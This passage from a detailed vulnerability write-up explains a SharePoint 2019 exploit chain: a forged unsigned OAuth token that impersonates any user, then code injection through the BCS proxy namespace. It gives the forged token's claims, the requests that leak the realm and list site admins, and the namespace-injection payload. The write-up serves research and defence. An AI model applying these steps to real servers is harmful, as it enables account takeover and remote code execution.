isloopbacktotrueand send the request without TLS; a positive result is no SSL-required response. endpointurlbinding. Computebase64_encode(sha256(request_url))for the exact URL and confirm the token is accepted only for that URL.WebServiceProxyNamespaceinjection. On a test farm, create aLobSystemwhoseWebServiceProxyNamespaceisHacked{} namespace Fooand trigger proxy generation; a positive result is the generated source containing the injected namespace.- Client Query object references. Send an
<Identity>element with the4da630b6-36c5-4f55-8e01-5cd40e96104dtype ID andlsifileto/_vti_bin/client.svc/ProcessQuery; a positive result is a usableLobSystemInstancereference. /myexposure. Request/myon a farm built with the Initial Farm Configuration Wizard; a positive result is an authenticated user being able to read the site and the user information list.
What happened, in plain words
Microsoft SharePoint is a product that organisations run on their own servers ("on-premise") so that staff can store documents, share files and build internal websites. A big part of what SharePoint does is offered through an API: a set of web addresses that programs, rather than people clicking in a browser, can call to read and change things. Think of an API as a service counter in a shop: you do not walk into the storeroom yourself, you hand a written request to the counter and the staff fetch what you asked for. The counter only serves people who can prove who they are.
That proof normally comes in one of two forms. One is NTLM, a Microsoft login handshake where your computer proves it knows your Windows password without sending the password itself. The other is OAuth, where a small piece of text called a token is handed to the server with each request, and the server checks the token instead of asking for a password again. A token is like a cloakroom ticket: whoever holds it gets the coat, and the server's job is to check the ticket is genuine before handing anything over.
The researcher found two separate mistakes in SharePoint and joined them into one attack. The first mistake is in the code that checks OAuth tokens: a token can be forged so that SharePoint believes it belongs to any user at all, without knowing any password. That is called an authentication bypass, because it gets you past the login check. The second mistake is in a SharePoint feature called Business Data Connectivity (BCS), which lets SharePoint talk to other systems; a specially crafted configuration file makes SharePoint build and run code that the attacker wrote. That is called code injection, and when the code runs on the victim's server it is remote code execution (RCE).
Neither bug is enough on its own. The bypass only opens the API, not the whole product, so the researcher had to find a way from "I can call the API as anyone" to "my code runs on the server". That search took most of the time. The author reports achieving exploitation at Pwn2Own Vancouver 2023, a well-known hacking contest; the live run took about 30 seconds, after nearly a year of research. The authentication bypass was found two days after the project started, and the code injection bug was found in February 2022.
Setup
The write-up lists what was affected and what was tested:
- SharePoint 2019
- Tested version: SharePoint 2019 (16.0.10396.20000) with the March 2023 patch (KB5002358 and KB5002357)
The patch downloads referenced are https://www.microsoft.com/en-us/download/details.aspx?id=105064 and https://www.microsoft.com/en-us/download/details.aspx?id=105078.
Out of the box, almost every request to a SharePoint site asks for NTLM authentication. While reading the web configuration file, the researcher found at least four authentication types that SharePoint can use:
| Auth module | Handled by class |
|---|---|
| FederatedAuthentication | SPFederationAuthenticationModule |
| SessionAuthentication | SPSessionAuthenticationModule |
| SPApplicationAuthentication | SPApplicationAuthenticationModule |
| SPWindowsClaimsAuthentication | SPWindowsClaimsAuthenticationHttpModule |
A module here is a small piece of code that SharePoint plugs into its web server so that it runs on every request; each row is one such plug-in and the class (the code file) that implements it. The researcher went through them one at a time looking for weak spots.
One setup detail mattered for the second half of the attack. The setup the author examined had been installed with the Initial Farm Configuration Wizard, a guided setup screen in SharePoint. That wizard switches on extra features, including the User Profile Service, which is what creates the /my address (a personal site for each user, like an intranet profile page). The researcher's own test server did not have /my at first; he only understood why when he realised that the ZDI team, whose SharePoint blog posts he was reading, had used that wizard instead of configuring SharePoint by hand.
Finding it
The first stop was SPApplicationAuthenticationModule, the plug-in that handles OAuth-style logins. It registers a method called AuthenticateRequest() to run on the AuthenticateRequest event, which the web server fires at the start of every incoming request:
namespace Microsoft.SharePoint.IdentityModel
{
  internal sealed class SPApplicationAuthenticationModule : IHttpModule
  {
    public void Init(HttpApplication context)
    {
      if (context == null)
      {
        throw new ArgumentNullException("context");
      }
      context.AuthenticateRequest += this.AuthenticateRequest;
      context.PreSendRequestHeaders += this.PreSendRequestHeaders;
    }
    //...
  }
  //...
}
Line by line: namespace Microsoft.SharePoint.IdentityModel says which part of the SharePoint code this file belongs to. internal sealed class SPApplicationAuthenticationModule : IHttpModule declares the plug-in; IHttpModule is the standard .NET interface for "code that runs on web requests". Init(HttpApplication context) is called once when the plug-in is loaded. The if (context == null) block is a simple safety check that throws an error if no context was supplied. context.AuthenticateRequest += this.AuthenticateRequest; is the important line: it says "whenever a request needs authentication, run my AuthenticateRequest method". The next line does the same for the moment just before response headers are sent. So every HTTP request to a SharePoint site passes through this method.
AuthenticateRequest() first asks whether the current URL is even allowed to use OAuth:
private void AuthenticateRequest(object sender, EventArgs e)
{
  if (!SPApplicationAuthenticationModule.ShouldTryApplicationAuthentication(context, spfederationAuthenticationModule)) // [1]
  {
    spidentityReliabilityMonitorAuthenticateRequest.ExpectedFailure(TaggingUtilities.ReserveTag(18990616U), "Not an OAuthRequest.");
    //...
  }
  else
  {
    bool flag = this.ConstructIClaimsPrincipalAndSetThreadIdentity(httpApplication, context, spfederationAuthenticationModule, out text); // [2]
    if (flag)
    {
      //...
      spidentityReliabilityMonitorAuthenticateRequest.Success(null);
    }
    else
    {
      //...
      OAuthMetricsEventHelper.LogOAuthMetricsEvent(text, QosErrorType.ExpectedFailure, "Can't sign in using token.");
    }
    //...
  }
  //...
}
Line by line: at [1] the code calls ShouldTryApplicationAuthentication(), which answers "is this URL one of the ones allowed to log in with a token?". If the answer is no, it writes a log entry saying "Not an OAuthRequest" and does nothing else. If the answer is yes, it jumps to the else branch and calls ConstructIClaimsPrincipalAndSetThreadIdentity() at [2], which does the real token work. The if (flag) afterwards just records whether the login succeeded or failed in SharePoint's monitoring logs.
At [1], the URL is allowed to use OAuth if it contains one of these patterns:
/_vti_bin/client.svc/_vti_bin/listdata.svc/_vti_bin/sites.asmx/_api//_vti_bin/ExcelRest.aspx/_vti_bin/ExcelRest.ashx/_vti_bin/ExcelService.asmx/_vti_bin/PowerPivot16/UsageReporting.svc/_vti_bin/DelveApi.ashx/_vti_bin/DelveEmbed.ashx/_layouts/15/getpreview.ashx/_vti_bin/wopi.ashx/_layouts/15/userphoto.aspx/_layouts/15/online/handlers/SpoSuiteLinks.ashx/_layouts/15/wopiembedframe.aspx/_vti_bin/homeapi.ashx/_vti_bin/publiccdn.ashx/_vti_bin/TaxonomyInternalService.json/GetSuggestions/_layouts/15/download.aspx/_layouts/15/doc.aspx/_layouts/15/WopiFrame.aspx
These are all API-style addresses. That list is the reason the bypass is limited: only requests to these paths will even look at a token.
When the condition holds, ConstructIClaimsPrincipalAndSetThreadIdentity() runs at [2]:
private bool ConstructIClaimsPrincipalAndSetThreadIdentity(HttpApplication httpApplication, HttpContext httpContext, SPFederationAuthenticationModule fam, out string tokenType)
{
  //...
  if (!this.TryExtractAndValidateToken(httpContext, out spincomingTokenContext, out spidentityProofToken)) // [3]
  {
    ULS.SendTraceTag(832154U, ULSCat.msoulscat_WSS_ApplicationAuthentication, ULSTraceLevel.Medium, "SPApplicationAuthenticationModule: Couldn't find a valid token in the request.");
    return false;
  }
  //...
  if (spincomingTokenContext.TokenType != SPIncomingTokenType.Loopback && httpApplication != null && !SPSecurityTokenServiceManager.LocalOrThrow.AllowOAuthOverHttp && !Uri.UriSchemeHttps.Equals(SPAlternateUrl.ContextUri.Scheme, StringComparison.OrdinalIgnoreCase)) // [4]
  {
    SPApplicationAuthenticationModule.SendSSLRequiredResponse(httpApplication);
  }
  JsonWebSecurityToken jsonWebSecurityToken = spincomingTokenContext.SecurityToken as JsonWebSecurityToken;
  //...
  this.SignInProofToken(httpContext, jsonWebSecurityToken, spidentityProofToken); // [5]
  //...
}
Line by line: at [3] it calls TryExtractAndValidateToken(), which pulls the token out of the request and checks it. If that fails, it logs "Couldn't find a valid token in the request" and returns false. At [4] there is a check about encryption: if the token is not of the "loopback" kind, and the server is not configured to allow OAuth over plain HTTP, and the current address is not HTTPS, then SendSSLRequiredResponse() is called, which tells the client it must use SSL (the padlock encryption in a browser). At [5] the token is passed to SignInProofToken(), which is where the actual sign-in happens.
At [3], TryExtractAndValidateToken() does the parsing and validation:
private bool TryExtractAndValidateToken(HttpContext httpContext, out SPIncomingTokenContext tokenContext, out SPIdentityProofToken identityProofToken)
{
  //...
  if (!this.TryParseOAuthToken(httpContext.Request, out text)) // [6]
  {
    return false;
  }
  //...
  if (VariantConfiguration.IsGlobalExpFeatureToggleEnabled(ExpFeatureId.AuthZenProofToken) && this.TryParseProofToken(httpContext.Request, out text2))
  {
    SPIdentityProofToken spidentityProofToken = SPIdentityProofTokenUtilities.CreateFromJsonWebToken(text2, text); // [7]
  }
  if (VariantConfiguration.IsGlobalExpFeatureToggleEnabled(ExpFeatureId.AuthZenProofToken) && !string.IsNullOrEmpty(text2))
  {
    Microsoft.IdentityModel.Tokens.SecurityTokenHandler identityProofTokenHandler = SPClaimsUtility.GetIdentityProofTokenHandler();
    StringBuilder stringBuilder = new StringBuilder();
    using (XmlWriter xmlWriter = XmlWriter.Create(stringBuilder))
    {
      identityProofTokenHandler.WriteToken(xmlWriter, spidentityProofToken); // [8]
    }
    SPIdentityProofToken spidentityProofToken2 = null;
    using (XmlReader xmlReader = XmlReader.Create(new StringReader(stringBuilder.ToString())))
    {
      spidentityProofToken2 = identityProofTokenHandler.ReadToken(xmlReader) as SPIdentityProofToken;
    }

    ClaimsIdentityCollection claimsIdentityCollection = null;
    claimsIdentityCollection = identityProofTokenHandler.ValidateToken(spidentityProofToken2); // [9]
    tokenContext = new SPIncomingTokenContext(spidentityProofToken2.IdentityToken, claimsIdentityCollection);
    identityProofToken = spidentityProofToken2;
    tokenContext.IsProofTokenScenario = true;
    SPClaimsUtility.VerifyProofTokenEndPointUrl(tokenContext); // [10]
    SPIncomingServerToServerProtocolIdentityHandler.SetRequestIncomingOAuthIdentityType(tokenContext, httpContext.Request);
    SPIncomingServerToServerProtocolIdentityHandler.SetRequestIncomingOAuthTokenType(tokenContext, httpContext.Request);
  }
}
Line by line: at [6] it calls TryParseOAuthToken() to find the main token in the request; if there is none, it returns false. The next block checks a feature switch (AuthZenProofToken) and calls TryParseProofToken() to find a second token, the proof token, which is a companion token that OAuth uses to show the request really comes from the holder of the main token. At [7] both tokens are handed to CreateFromJsonWebToken(). The following block writes the token out as XML at [8], reads it back in, and at [9] calls ValidateToken(). At [10] it calls VerifyProofTokenEndPointUrl(), which checks the token is tied to the URL being requested. The last two lines just record token metadata on the request.
At [6], TryParseOAuthToken() looks for the access token in the query string parameter access_token or in the Authorization header, and stores it in text. A request shaped like that looks like this:
GET /_api/web/ HTTP/1.1
Connection: close
Authorization: Bearer <access_token>
User-Agent: python-requests/2.27.1
Host: sharepoint
Line by line: GET /_api/web/ HTTP/1.1 asks for the SharePoint API address that describes the current website. Connection: close says the connection can be closed after the reply. Authorization: Bearer <access_token> is the header carrying the token; the word Bearer is the standard prefix meaning "the token follows". User-Agent: python-requests/2.27.1 says the request came from a Python script. Host: sharepoint names the server. In a browser you would never type this; tools send it.
TryParseProofToken() does the same job for the proof token, reading the query string parameter prooftoken or the X-PROOF_TOKEN header into text2. Both tokens then go to SPIdentityProofTokenUtilities.CreateFromJsonWebToken() at [7]:
internal static SPIdentityProofToken CreateFromJsonWebToken(string proofTokenString, string identityTokenString)
{
  RequestApplicationSecurityTokenResponse.NonValidatingJsonWebSecurityTokenHandler nonValidatingJsonWebSecurityTokenHandler = new RequestApplicationSecurityTokenResponse.NonValidatingJsonWebSecurityTokenHandler();
  SecurityToken securityToken = nonValidatingJsonWebSecurityTokenHandler.ReadToken(proofTokenString); // [11]
  if (securityToken == null)
  {
    ULS.SendTraceTag(3536843U, ULSCat.msoulscat_WSS_ApplicationAuthentication, ULSTraceLevel.Unexpected, "CreateFromJsonWebToken: Proof token is not a valid JWT string.");
    throw new InvalidOperationException("Proof token is not JWT");
  }
  SecurityToken securityToken2 = nonValidatingJsonWebSecurityTokenHandler.ReadToken(identityTokenString); // [12]
  if (securityToken2 == null)
  {
    ULS.SendTraceTag(3536844U, ULSCat.msoulscat_WSS_ApplicationAuthentication, ULSTraceLevel.Unexpected, "CreateFromJsonWebToken: Identity token is not a valid JWT string.");
    throw new InvalidOperationException("Identity token is not JWT");
  }
  //...
  JsonWebSecurityToken jsonWebSecurityToken = securityToken2 as JsonWebSecurityToken;
  if (jsonWebSecurityToken == null || !jsonWebSecurityToken.IsAnonymousIdentity())
  {
    spidentityProofToken = new SPIdentityProofToken(securityToken2, securityToken);
    try
    {
      new SPAudienceValidatingIdentityProofTokenHandler().ValidateAudience(spidentityProofToken); // [13]
      return spidentityProofToken;
    }
    //...
  }
  //...
}
Line by line: the first line creates a token reader. The name NonValidatingJsonWebSecurityTokenHandler is a hint: despite the name, it does parse tokens, but it is the base class that does the actual reading. At [11] it reads the proof token; if that returns nothing, it logs and throws "Proof token is not JWT". At [12] it reads the access token the same way, with the same error handling. Then it checks the access token is not an anonymous identity, builds an SPIdentityProofToken from the two, and at [13] calls ValidateAudience(), which checks the token was meant for this SharePoint server. If that passes, the token is returned.
A JWT (JSON Web Token) is the token format used here. It is three chunks of text joined by dots: a header, a payload (the claims, meaning the facts the token asserts, such as who you are), and a signature. Each chunk is Base64-encoded, which is just a way of writing arbitrary bytes using ordinary letters and digits so they can travel in a URL or header. The signature is what normally stops forgery: only the server that holds the secret key can produce a valid one.
The reader used at [11] and [12] is a sub-type of JsonWebSecurityTokenHandler and does not override ReadToken(), so those calls are the same as calling JsonWebSecurityTokenHandler.ReadToken(), which wraps ReadTokenCore():
public virtual SecurityToken ReadToken(string token)
{
  return this.ReadTokenCore(token, false);
}
public virtual bool CanReadToken(string token)
{
  Utility.VerifyNonNullOrEmptyStringArgument("token", token);
  return this.IsJsonWebSecurityToken(token);
}
private bool IsJsonWebSecurityToken(string token)
{
  return Regex.IsMatch(token, "^[A-Za-z0-9-_]+\\.[A-Za-z0-9-_]+\\.[A-Za-z0-9-_]*$");
}
private SecurityToken ReadTokenCore(string token, bool isActorToken)
{
  Utility.VerifyNonNullOrEmptyStringArgument("token", token);
  if (!this.CanReadToken(token)) // [14]
  {
    throw new SecurityTokenException("Unsupported security token.");
  }
  string[] array = token.Split(new char[] { '.' });
  string text = array[0];  // JWT Header
  string text2 = array[1]; // JWT Payload (JWS Claims)
  string text3 = array[2]; // JWT Signature
  Dictionary<string, string> dictionary = new Dictionary<string, string>(StringComparer.Ordinal);
  dictionary.DecodeFromJson(Base64UrlEncoder.Decode(text));
  Dictionary<string, string> dictionary2 = new Dictionary<string, string>(StringComparer.Ordinal);
  dictionary2.DecodeFromJson(Base64UrlEncoder.Decode(text2));
  string text4;
  dictionary.TryGetValue("alg", out text4); // [15]
  SecurityToken securityToken = null;
  if (!StringComparer.Ordinal.Equals(text4, "none")) // [16]
  {
    if (string.IsNullOrEmpty(text3))
    {
      throw new SecurityTokenException("Missing signature.");
    }
    SecurityKeyIdentifier signingKeyIdentifier = this.GetSigningKeyIdentifier(dictionary, dictionary2);
    SecurityToken securityToken2;
    base.Configuration.IssuerTokenResolver.TryResolveToken(signingKeyIdentifier, out securityToken2);
    if (securityToken2 == null)
    {
      throw new SecurityTokenException("Invalid JWT token. Could not resolve issuer token.");
    }
    securityToken = this.VerifySignature(string.Format(CultureInfo.InvariantCulture, "{0}.{1}", new object[] { text, text2 }), text3, text4, securityToken2);
  }
  //...
}
Line by line: ReadToken() simply calls ReadTokenCore(). CanReadToken() checks the input is not empty and then calls IsJsonWebSecurityToken(). IsJsonWebSecurityToken() uses a regular expression (a pattern matcher) to check the text looks like three Base64 chunks separated by dots. ReadTokenCore() first calls CanReadToken() at [14] and throws "Unsupported security token" if the shape is wrong. It then splits the token on dots into header, payload and signature. The header and payload are Base64-decoded and parsed as JSON. At [15] it reads the alg field, which names the signing algorithm. At [16] comes the crucial branch: if alg is not none, it insists on a signature, looks up the key, and calls VerifySignature(). If alg is none, none of that happens.
A header that decodes to this, for example, declares the HS256 algorithm:
{
  "alg": "HS256",
  "typ": "JWT"
}
Line by line: alg is the algorithm used to sign the token, and typ says the token type is JWT. With HS256 the server would check the signature. The first half of the root cause is at [16]: when alg is none, the signature check in ReadTokenCore() is skipped entirely. That is like a cloakroom that, if your ticket says "no ticket needed", hands over the coat without checking anything.
At [13], SPAudienceValidatingIdentityProofTokenHandler.ValidateAudience() checks the aud field of the proof token. A valid value looks like:
00000003-0000-0ff1-ce00-000000000000/splab@3b80be6c-6741-4135-9292-afed8df596af
Line by line: this is not code, it is a value. The format is <client_id>/<hostname>@<realm>. The client_id is an identifier for the application asking for access; 00000003-0000-0ff1-ce00-000000000000 is a fixed value that SharePoint accepts for every on-premise installation. The hostname is the name of the target server, here splab. The realm is a unique identifier for that SharePoint installation, here 3b80be6c-6741-4135-9292-afed8df596af. A realm is like a building's postal address: it tells the token which installation it belongs to, so a token from one company's SharePoint cannot be replayed against another's.
The realm can be read from the WWW-Authenticate response header by sending a request to /_api/web/ with an empty bearer token:
GET /_api/web/ HTTP/1.1
Connection: close
User-Agent: python-requests/2.27.1
Host: sharepoint
Authorization: Bearer
Line by line: this is the same API request as before, but the Authorization header says Bearer with nothing after it. That is deliberate: it is a request that cannot succeed, sent only to see how the server complains. WWW-Authenticate is the header a server uses to tell a client what kind of login it wants.
The response carries the realm:
HTTP/1.1 401 Unauthorized
Content-Type: text/plain; charset=utf-8
//...
WWW-Authenticate: Bearer realm="3b80be6c-6741-4135-9292-afed8df596af",client_id="00000003-0000-0ff1-ce00-000000000000",trusted_issuers="00000003-0000-0ff1-ce00-000000000000@3b80be6c-6741-4135-9292-afed8df596af"
Line by line: 401 Unauthorized means "you did not prove who you are". Content-Type: text/plain; charset=utf-8 describes the body. The WWW-Authenticate line is the useful part: it names the realm, the client_id and the trusted_issuers. The attacker copies the realm out of this line and puts it into the forged token.
After that, an SPIdentityProofToken is built from the supplied tokens and control moves to [8], where SPClaimsUtility.GetIdentityProofTokenHandler() picks the handler:
internal static SecurityTokenHandler GetIdentityProofTokenHandler()
{
  //...
  return securityTokenHandlerCollection.Where((SecurityTokenHandler h) => h.TokenType == typeof(SPIdentityProofToken)).First<SecurityTokenHandler>();
}
Line by line: this searches a collection of token handlers and returns the first one whose TokenType is SPIdentityProofToken. In plain words, it returns the handler that knows how to deal with this kind of token, which is an SPIdentityProofTokenHandler.
At [9], identityProofTokenHandler.ValidateToken(spidentityProofToken2) ends up in SPIdentityProofTokenHandler.ValidateTokenIssuer(). There, a hashed proof token causes issuer validation to be skipped:
internal void ValidateTokenIssuer(JsonWebSecurityToken token)
{

  bool flag = VariantConfiguration.IsGlobalExpFeatureToggleEnabled(ExpFeatureId.AuthZenHashedProofToken);
  if (flag && SPIdentityProofTokenUtilities.IsHashedProofToken(token))
  {
    ULS.SendTraceTag(21559514U, SPJsonWebSecurityBaseTokenHandler.Category, ULSTraceLevel.Medium, "Found hashed proof tokem, skipping issuer validation.");
    return;
  }
  //...
  this.ValidateTokenIssuer(token.ActorToken.IssuerToken as X509SecurityToken, token.ActorToken.Issuer);
}
Line by line: the first line checks a feature switch. The if then asks whether the token is a "hashed proof token". If both are true, it writes a log line saying it is skipping issuer validation and returns immediately, never reaching the real check on the last line. The issuer is the party that created the token; normally the server checks the issuer is someone it trusts, which is like a bouncer checking the ticket was issued by the venue and not printed at home.
IsHashedProofToken() decides this from the ver claim:
internal static bool IsHashedProofToken(JsonWebSecurityToken token)
{
  if (token == null)
  {
    return false;
  }
  if (token.Claims == null)
  {
    return false;
  }
  JsonWebTokenClaim singleClaim = token.Claims.GetSingleClaim("ver");
  return singleClaim != null && singleClaim.Value.Equals(SPServerToServerProtocolConstants.HashedProofToken, StringComparison.InvariantCultureIgnoreCase);
}
Line by line: the two if blocks return false for a missing token or missing claims. GetSingleClaim("ver") fetches the claim named ver (short for version). The last line returns true only if that claim exists and its value equals the constant HashedProofToken, ignoring upper and lower case. So putting ver set to hashedprooftoken in the payload makes this return true, and the issuer check is skipped.
At [10], SPClaimsUtility.VerifyProofTokenEndPointUrl(tokenContext) checks the token is tied to the current URL. The value for the endpointurl field in the payload is computed as:
base64_encode(sha256(request_url))
Line by line: take the full URL of the request, run it through SHA-256 (a one-way hash: a fixed-length fingerprint of the input), then Base64-encode the result. The server does the same calculation and compares. This stops a token captured for one URL from being used on another, like a ticket that is only valid for one specific door.
Back in ConstructIClaimsPrincipalAndSetThreadIdentity(), the code reaches [4]. If spincomingTokenContext.TokenType is not Loopback and the request is not over SSL, SendSSLRequiredResponse() is called. So the isloopback claim has to be true in the forged token, which makes the token type Loopback and lets execution continue over plain HTTP. Loopback means the request came from the server to itself (the address [redacted] is the classic loopback address), which is treated as already safe. At [5] the token goes to SignInProofToken():
private void SignInProofToken(HttpContext httpContext, JsonWebSecurityToken token, SPIdentityProofToken proofIdentityToken)
{
  SecurityContext.RunAsProcess(delegate
  {
    Uri contextUri = SPAlternateUrl.ContextUri;
    SPAuthenticationSessionAttributes? spauthenticationSessionAttributes = new SPAuthenticationSessionAttributes?(SPAuthenticationSessionAttributes.IsBrowser);
    SecurityToken securityToken = SPSecurityContext.SecurityTokenForProofTokenAuthentication(proofIdentityToken.IdentityToken, proofIdentityToken.ProofToken, spauthenticationSessionAttributes);
    IClaimsPrincipal claimsPrincipal = SPFederationAuthenticationModule.AuthenticateUser(securityToken);
    //...
  });
}
Line by line: SecurityContext.RunAsProcess runs the block with the server process's own privileges. Inside, it records the current URL, marks the session as coming from a browser, builds a security token from the supplied identity and proof tokens, and calls AuthenticateUser() to turn that into a logged-in user. This is the moment of truth: if the Security Token Service (STS, the part of SharePoint that issues and accepts tokens) accepts the forged token, the attacker is now that user.
Exploitation
Step 1: obtain the realm
Send a request to /_api/web/ with an empty bearer token and read the realm value from the WWW-Authenticate response header, as shown above. This value is needed to build the aud claim. Without it the token would not match the target installation.
Step 2: forge the JWT
A forged token resembling the following is used:
[redacted]
Line by line: this is the whole token as one line. The first chunk before the first dot is the header, the middle chunk is the payload, and the last chunk is the signature. Here the signature is just YWFh, which is Base64 for aaa: a placeholder, because with alg: none it is never checked.
The decoded parts are:
- Header:
{"alg": "none"} - Payload:
{"iss":"00000003-0000-0ff1-ce00-000000000000","aud": "00000003-0000-0ff1-ce00-000000000000/splab@3b80be6c-6741-4135-9292-afed8df596af","nbf":"1673410334","exp":"1693410334","nameid":"c#.w|Administrator", "http://schemas.microsoft.com/sharepoint/2009/08/claims/userlogonname":"Administrator", "appidacr":"0", "isuser":"0", "http://schemas.microsoft.com/office/2012/01/nameidissuer":"AccessToken", "ver":"hashedprooftoken","endpointurl": "[redacted]/wyDR3W6e94=","name":"f#xw|Administrator","identityprovider":"windOws:aaaaa","userid":"asaadasdIn0
Line by line for the payload: iss is the issuer, set to the fixed SharePoint client ID. aud is the audience, built from the realm obtained in step 1. nbf (not before) and exp (expiry) are timestamps, so the token is only valid in a window. nameid is the identity of the user, here Administrator; this is the field that selects who to impersonate and must be changed for a different user. The long http://schemas.microsoft.com/... names are claim names written out in full, because claims are namespaced to avoid clashes. ver is set to hashedprooftoken to skip the issuer check. endpointurl is the URL hash described above. name, identityprovider and userid are further identity fields.
So the header alg: none skips signature verification, ver: hashedprooftoken skips issuer validation, isloopback keeps the request from being rejected for not using SSL, and endpointurl must match base64_encode(sha256(request_url)) for the request being sent.
Step 3: find a username that exists
The bypass still needs at least one username that exists on the SharePoint site. If no such user exists, SharePoint rejects the login and no feature is reachable. Assuming Administrator exists because it exists on every Windows Server 2022 instance is not enough. With a correctly configured SharePoint instance:
- the SharePoint service user should not be a built-in administrator;
- the site admin user should not be a built-in administrator;
- only the farm administrator needs to be a built-in administrator of the SharePoint server.
A farm is the whole SharePoint installation, and a site is one website inside it. The point is that the Windows Administrator account, which exists on every Windows server, is deliberately kept out of SharePoint sites in a proper setup. In the Pwn2Own setup, the Administrator account is therefore not a SharePoint site member. The researcher spent a few days rereading ZDI's SharePoint series until a particular line stood out.
The entrypoint /my did not exist in the researcher's instance. ZDI had used the Initial Farm Configuration Wizard, which enables many additional features, including the User Profile Service, the service responsible for /my. That entrypoint grants Read Permission to Authenticated users, so any authenticated user can access the site, get the user list and the admin username.
Step 4: impersonate and enumerate
Using the bypass against the My Site site:
- The first request can impersonate any Windows user, including local accounts such as
NT AUTHORITY\LOCAL SERVICEandNT AUTHORITY\SYSTEM. - Once authenticated, the site admin is retrieved through the ListData service at:
/my/_vti_bin/listdata.svc/UserInformationList?$filter=IsSiteAdmin eq true
Line by line: /my is the personal site, /_vti_bin/listdata.svc is the ListData service (an older SharePoint API for reading lists), UserInformationList is the built-in list of users, and ?$filter=IsSiteAdmin eq true is an OData filter meaning "only rows where the site admin flag is true". In plain words: "give me the list of users who are site admins". NT AUTHORITY\LOCAL SERVICE and NT AUTHORITY\SYSTEM are built-in Windows accounts used by the operating system itself, not by people.
With the site admin username known, the attacker impersonates that user and can perform any further action.
Step 5: reach the code injection through the API
Impersonation alone is limited to the SharePoint API, and the researcher could not find an existing SharePoint vulnerability reachable that way. Half of 2022 went into reading the SharePoint API source, which led to DynamicProxyGenerator.GenerateProxyAssembly():
//Microsoft.SharePoint.BusinessData.SystemSpecific.WebService.DynamicProxyGenerator
public virtual Assembly GenerateProxyAssembly(DiscoveryClientDocumentCollection serviceDescriptionDocuments, string proxyNamespaceName, string assemblyPathAndName, string protocolName, out string sourceCode)
{
  //...
  CodeNamespace codeNamespace = new CodeNamespace(proxyNamespaceName); // [17]
  //...
  CodeCompileUnit codeCompileUnit = new CodeCompileUnit();
  codeCompileUnit.Namespaces.Add(codeNamespace); // [18]
  codeCompileUnit.ReferencedAssemblies.Add("System.dll");
  //...
  CodeDomProvider codeDomProvider = CodeDomProvider.CreateProvider("CSharp");
  StringCollection stringCollection = null;
  //...
  using (TextWriter textWriter = new StringWriter(new StringBuilder(), CultureInfo.InvariantCulture))
  {
    CodeGeneratorOptions codeGeneratorOptions = new CodeGeneratorOptions();
    codeDomProvider.GenerateCodeFromCompileUnit(codeCompileUnit, textWriter, codeGeneratorOptions);
    textWriter.Flush();
    sourceCode = textWriter.ToString(); // [19]
  }
  CompilerResults compilerResults = codeDomProvider.CompileAssemblyFromDom(compilerParameters, new CodeCompileUnit[] { codeCompileUnit }); // [20]
  //...
}
Line by line: the comment names the class. The method takes several parameters, including proxyNamespaceName, which is the name of the code namespace to generate. At [17] a CodeNamespace object is created from that name. At [18] it is added to a CodeCompileUnit, which is a container describing a whole program to be generated. The next line adds a reference to System.dll, a standard .NET library. CodeDomProvider.CreateProvider("CSharp") gets a C# code generator. The using block writes the generated source into a string at [19]. At [20] CompileAssemblyFromDom() compiles that source into a real assembly (a compiled .NET program file).
A namespace is a naming container in code, like a folder for class names, so two classes can share a name if they live in different namespaces. The bug is that no validation is done on proxyNamespaceName, so malicious input injects arbitrary content into the compiled source. For example, Foo produces:
namespace Foo{}
Line by line: this is the harmless generated code for a namespace called Foo, an empty namespace.
while Hacked{} namespace Foo produces:
namespace Hacked{
	//Malicious code
}
namespace Foo{}
Line by line: the input closes the namespace early with {} and opens a new one called Hacked, so anything placed inside it becomes part of the compiled program. The //Malicious code comment marks where the attacker's code would sit. This is code injection: the attacker's text becomes code because it is pasted into a template that is then compiled and run.
The method is invoked by reflection from WebServiceSystemUtility.GenerateProxyAssembly():
[PermissionSet(SecurityAction.Assert, Name = "FullTrust")]
public virtual ProxyGenerationResult GenerateProxyAssembly(ILobSystemStruct lobSystemStruct, INamedPropertyDictionary lobSystemProperties)
{
  AppDomain appDomain = AppDomain.CreateDomain(lobSystemStruct.Name, new Evidence(new object[]
  {
    new Zone(SecurityZone.MyComputer)
  }, new object[0]), setupInformation, permissionSet, new StrongName[0]);
  object dynamicProxyGenerator = null;
  SPSecurity.RunWithElevatedPrivileges(delegate
  {
    dynamicProxyGenerator = appDomain.CreateInstanceAndUnwrap(this.GetType().Assembly.FullName, "Microsoft.SharePoint.BusinessData.SystemSpecific.WebService.DynamicProxyGenerator", false, BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic, null, null, null, null, null); // [21]
  });
  Uri uri = WebServiceSystemPropertyParser.GetUri(lobSystemProperties, "WsdlFetchUrl");
  string webServiceProxyNamespace = WebServiceSystemPropertyParser.GetWebServiceProxyNamespace(lobSystemProperties); // [22]
  string webServiceProxyProtocol = WebServiceSystemPropertyParser.GetWebServiceProxyProtocol(lobSystemProperties);
  WebProxy webProxy = WebServiceSystemPropertyParser.GetWebProxy(lobSystemProperties);
  object[] array = null;
  try
  {
    array = (object[])dynamicProxyGenerator.GetType().GetMethod("GenerateProxyAssemblyInfo", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic).Invoke(dynamicProxyGenerator, new object[] { uri, webServiceProxyNamespace, webServiceProxyProtocol, webProxy, null, httpAuthenticationMode, text, text2 }); // [23]
  }
  //...
Line by line: the [PermissionSet(...)] line asks for full trust, meaning this code is allowed to do anything. The method creates a separate AppDomain, which is an isolated area inside a program where code can run; the Zone(SecurityZone.MyComputer) marks it as local. SPSecurity.RunWithElevatedPrivileges runs the next block with higher privileges. At [21] it creates the DynamicProxyGenerator object inside that domain by reflection. Reflection is code that looks up and calls other code by name at runtime, like a phone book lookup instead of a direct call. At [22] it reads the WebServiceProxyNamespace property from the LobSystem properties. At [23] it calls GenerateProxyAssemblyInfo on the generator, passing the namespace along.
The reflection calls are at [21] and [23]. At [22] the namespace comes from WebServiceSystemPropertyParser.GetWebServiceProxyNamespace(), which reads the WebServiceProxyNamespace property of the current LobSystem:
internal static string GetWebServiceProxyNamespace(INamedPropertyDictionary lobSystemProperties)
{
  //...
  string text = lobSystemProperties["WebServiceProxyNamespace"] as string;
  if (!string.IsNullOrEmpty(text))
  {
    return text.Trim();
  }
  //...
}
Line by line: it looks up the property named WebServiceProxyNamespace in the dictionary of properties, checks it is not empty, trims whitespace and returns it. A LobSystem (line-of-business system) is SharePoint's description of an external system it talks to, stored as a set of named properties. If an attacker controls that property, they control the namespace name, and therefore the injected code.
